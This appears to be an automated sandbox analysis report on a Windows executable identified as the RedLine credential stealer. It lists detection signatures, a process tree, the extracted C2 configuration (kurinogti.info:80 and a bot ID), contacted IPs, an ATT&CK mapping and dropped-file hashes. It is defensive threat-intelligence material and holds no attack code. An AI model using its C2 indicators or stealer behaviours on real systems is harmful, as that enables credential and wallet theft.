ID: 452458
Sample Name: JEPayKhzWa
Cookbook: default.jbs
Time: 11:42:12
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report JEPayKhzWa

Overview


General Information

Sample Name:	JEPayKhzWa (renamed file extension from none to exe)
Analysis ID:	452458
MD5:	f471bf615ef92f5e..
SHA1:	11f0b6de8d4baf8..
SHA256:	d5608cba311576..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Yara detected RedLine Stealer
- Yara detected RedLine Stealer
- .NET source code contains very larg…
- Injects a PE file into a foreign proce…
- Queries sensitive disk information (v…
- Queries sensitive video device inform…
- Tries to harvest and steal browser in…
- Tries to steal Crypto Currency Wallets
- Binary contains a suspicious time st…

Classification



Process Tree

- **System is w10x64**
- JEPayKhzWa.exe (PID: 7024 cmdline: 'C:\Users\user\Desktop\JEPayKhzWa.exe' MD5: F471BF615EF92F5EE73B48FE203373DE)
  - conhost.exe (PID: 7040 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - JEPayKhzWa.exe (PID: 7152 cmdline: C:\Users\user\Desktop\JEPayKhzWa.exe MD5: F471BF615EF92F5EE73B48FE203373DE)
  - JEPayKhzWa.exe (PID: 4680 cmdline: C:\Users\user\Desktop\JEPayKhzWa.exe MD5: F471BF615EF92F5EE73B48FE203373DE)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "kurinogti.info:80"
  ],
  "Bot Id": "MARA"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.712342229.000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.657835482.00000000042E1000.00000004.00000001.sdmp	SUSP_Double_Base64_Encoded_Executable	Detects an executable that has been encoded with base64 twice	Florian Roth	• 0x59ff8:$: VFZxUUFBT • 0x1275d0:$: VFZxUUFBT
00000000.00000002.657835482.00000000042E1000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Process Memory Space: JEPayKhzWa.exe PID: 4680	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Process Memory Space: JEPayKhzWa.exe PID: 4680	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.JEPayKhzWa.exe.44bdb88.1.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0.2.JEPayKhzWa.exe.44bdb88.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0.2.JEPayKhzWa.exe.43f05b0.2.unpack	SUSP_Double_Base64_Encoded_Executable	Detects an executable that has been encoded with base64 twice	Florian Roth	• 0x16420:$: VFZxUUFBT
0.2.JEPayKhzWa.exe.43f05b0.2.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.2.JEPayKhzWa.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 2 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

System Summary:

.NET source code contains very large strings

Malware Analysis System Evasion:

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected RedLine Stealer
- Yara detected RedLine Stealer
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Crypto Currency Wallets


Remote Access Functionality:

- Yara detected RedLine Stealer
- Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Process Injection 1 1 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 3 1	Security Account Manager	Virtualization/Sandbox Evasion 2 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	System Information Discovery 1 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JEPayKhzWa.exe	60%	Virustotal		Browse
JEPayKhzWa.exe	63%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.JEPayKhzWa.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1140572		Download File

Domains

Source	Detection	Scanner	Label	Link
kurinogti.info	9%	Virustotal		Browse
api.ip.sb	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://kurinogti.info:80/	9%	Virustotal		Browse
http://kurinogti.info:80/	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://tempuri.org/	2%	Virustotal		Browse
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/VerifyUpdateResponse	0%	Avira URL Cloud	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/SetEnvironment	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetUpdates	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgcookies//settinString.Removeg	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/VerifyUpdate	0%	Avira URL Cloud	safe	
http://tempuri.org/0	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsP	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://api.ip.sb46k	0%	Avira URL Cloud	safe	
http://kurinogti.info/	0%	Avira URL Cloud	safe	
http://tempuri.org/ewP	0%	Avira URL Cloud	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://kurinogti.info	0%	Avira URL Cloud	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/GetUpdatesResponse	0%	Avira URL Cloud	safe	
http://kurinogti.info46kt	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kurinogti.info	45.139.184.124	true	true	• 9%, Virustotal, Browse	unknown
api.ip.sb	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kurinogti.info/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.139.184.124	kurinogti.info	Russian Federation		59504	HostingvpsvilleruRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452458
Start date:	22.07.2021
Start time:	11:42:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JEPayKhzWa (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/25@5/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:43:24	API Interceptor	64x Sleep call for process: JEPayKhzWa.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.139.184.124	loLFGlMXdz.exe	Get hash	malicious	Browse	• kurinogti.info/
	Q54JbvBq3c.exe	Get hash	malicious	Browse	• tstamore.info/
	6a976e219af2974ee4d7c7986ba0bf300ab4315a91814.exe	Get hash	malicious	Browse	• whatareyo usayblog.info/
	nO928Cerv8.exe	Get hash	malicious	Browse	• kurinogti.info/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
kurinogti.info	loLFGlMXdz.exe	Get hash	malicious	Browse	• 45.139.184.124
	nO928Cerv8.exe	Get hash	malicious	Browse	• 45.139.184.124

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HostingvpsvilleruRU	xAC6nZjT3T.exe	Get hash	malicious	Browse	• 45.139.184.124
	Cx9ER7vYGi.exe	Get hash	malicious	Browse	• 45.139.184.124
	8.exe	Get hash	malicious	Browse	• 45.139.184.124
	loLFGlMXdz.exe	Get hash	malicious	Browse	• 45.139.184.124
	Q54JbvBq3c.exe	Get hash	malicious	Browse	• 45.139.184.124
	xBMx9OBP97.exe	Get hash	malicious	Browse	• 45.139.184.124
	sonia_5.exe	Get hash	malicious	Browse	• 45.139.184.124
	hgfBjr06yH.exe	Get hash	malicious	Browse	• 185.230.14 3.117
	6a976e219af2974ee4d7c7986ba0bf300ab4315a91814.exe	Get hash	malicious	Browse	• 45.139.184.124
	nO928Cerv8.exe	Get hash	malicious	Browse	• 45.139.184.124
	Payment-SI-T2-068837-AND-SI-T2-068858.xlsx	Get hash	malicious	Browse	• 45.139.186.135
	g7hoEtBkoZ.exe	Get hash	malicious	Browse	• 45.139.186.135
	Payment -SI-T2-068837 AND SI-T2-068858.xlsx	Get hash	malicious	Browse	• 45.139.186.135
	rBC66jAMC8.exe	Get hash	malicious	Browse	• 45.139.186.135
	Kv6wO46d8e.exe	Get hash	malicious	Browse	• 45.139.187.152
	lErGFmfS65.exe	Get hash	malicious	Browse	• 45.139.187.152
	0VGFGZpQj0.exe	Get hash	malicious	Browse	• 45.139.187.152
	YOhPerTWeQ.exe	Get hash	malicious	Browse	• 45.139.187.152
	3YFLebh8tM.exe	Get hash	malicious	Browse	• 45.139.187.152
	e5Y3D1qnf9.exe	Get hash	malicious	Browse	• 45.139.187.152

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\JEPayKhzWa.exe.log

Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	605
Entropy (8bit):	5.348572419871093
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9l0ZKhat/DLI4M/DLI4M6:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4j
MD5:	F1C17EAE806A5E2FF57C1AA433C1873E

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\JEPayKhzWa.exe.log	
SHA1:	6AD58A6A412CF3620F39546F1C9E8353844EED42
SHA-256:	7C73E26E04377B6D01B7579CD758F53CD7B99661529FCD1C9873EAAA5B8902E6
SHA-512:	746E9DBF1C252E3A803AA215338CE9FE8217334793FA5B72FCBB63E248321BC5ADD99724A70DEBD34CC7C4D9F8CB888828F3562758E68616584D6C03F250C0E
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmp16D4.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp16D5.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp16D6.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Temp\tmp16D6.tmp	
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp1706.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp1707.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp2C38.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.702862417860716
Encrypted:	false
SSDEEP:	24:JCmIDeBF63lGj/+QvH8n8JCl7odrVgKqBP68iz:4QQQvHFrTqBPXiz
MD5:	CC0686FCDF6617729D1EDF30F49501F1
SHA1:	02D629848E3D467D8143B057F003E0D7448126CD
SHA-256:	31E15305BC0579F03C51A1D6534B332F32C73ABC6D1B68BA0BDA6FCF97F593C9
SHA-512:	8BD18EB486BA6D2799329D9A8EFB3F52C3D109F5CB070290418DDE4B58756CD023857E4CAE62323C530FA0D3A60372C97D9744C1911A688D3592EABD14005F2
Malicious:	false
Preview:	DQOFHVHTMGONGZJMTUDJRBBZMRPVREMYHKGEHFUQYXZCSKHYXSDQYNTHYMAXXVSVAUOGMFIYPDCQLTHSECIYLWTRIBFEAYHUXINIFQBTJDZMIN EEJPQYKGEESHWZILKBYECTPQSECVJBFSZOCCSNOVPIAHSFZWVXPNEQGUOXWPBXJRUYFARJLNHPVXAJZAMAADRKIWNDXYEBYMEBSXOJGEOURNOI BBLONDSVHAOQHPMGXZYJJTGITBJPQEBNXGZYUKARGBCVCJUHSRNNEVOIGUVCJVMNFBKNVZYQADNKMLUVPOTXVOQFRBXUSSRFMQEZCJFQXKCGKG KCVGGVBKNPTNSSMADFJLSDMVXHSOETKCENTGLOVOHUYJFTIWFHKFJRYNOXVIGPLHNBFPFOCWMNOQXWIPYAHPKRVTBFYKRBDVDUAZBSLWPPMXJX DVRCRPKOGCUKNZKBLJGIGZASUAZBLZBMGJSBNQSVTMGEWGLMNJKCSBEAGDUINAXDWMHJASNQRRDMKVXOKATATHRLEOJRPCUOAVQIESHZYWIQCS CAPIAJHBTEIYVRFEDCQDCDIYPMQVBWUEHDPIDAGKYZBMLBDUTEIFYLBSHAWEMNTPQDCSTOWSBZWQEBLVBNUWKZFUDMPBKETDOEOIXRFTDUFIBP BSUHXQTCPRPZAKDTRWMGSAVOZBNDDMDIHBSGIPOMYLKSGKUWRGKNXSOLUZDUZYQFQTKMNWLSYKVAQVIHJTFYNRTERQMIRVMLNWEIMHPIWEWIZJ JRGOCBVHFGCSCPAIQYTEMYIQJKVUFAZERTMPUQSRHOZHOYABIALCSKDKHEDHJGKBYVCDZGPYPCLDCEFHWFMLSBOUUGKJFXSVKJVYVTSMIZISSW NRRWBNOMXZCOJAULXRXTNHTYWTZNFOKXVGZMTRVOSMSRMYBHKSHRCPZSSMDBJOTQQRGYIHEMZHHSWECVAOPVNLGBYHZVZPLQHOTC JNPUXICWZBLKAQFGUZPW

C:\Users\user\AppData\Local\Temp\tmp2C39.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.694579526837108
Encrypted:	false
SSDEEP:	24:9mugycA/B3wl1sZj9s/A0ikL8GO/M81cJzg+S+fBXOQklGKJx3:9mk53zsZj9s/okLklcJs+SOXlkEKJx3
MD5:	2DB1C5AA015E3F413D41884AC02B89BC
SHA1:	4872ADF2EA66D90FC5B417E4698CFF3E9A247E7B
SHA-256:	956C48539B32DB34EE3DAF968CC43EA462EE5622B66E3A7CB8705762EB0662F1
SHA-512:	C80222D65C3287D0A2FB5EB44A59737BC748C95ECDF14350A880CD653D3C39E7B47543AAE9C0CC541A16347E6E4217FB45DF4C96381D5BD820556186ED48B7
Malicious:	false
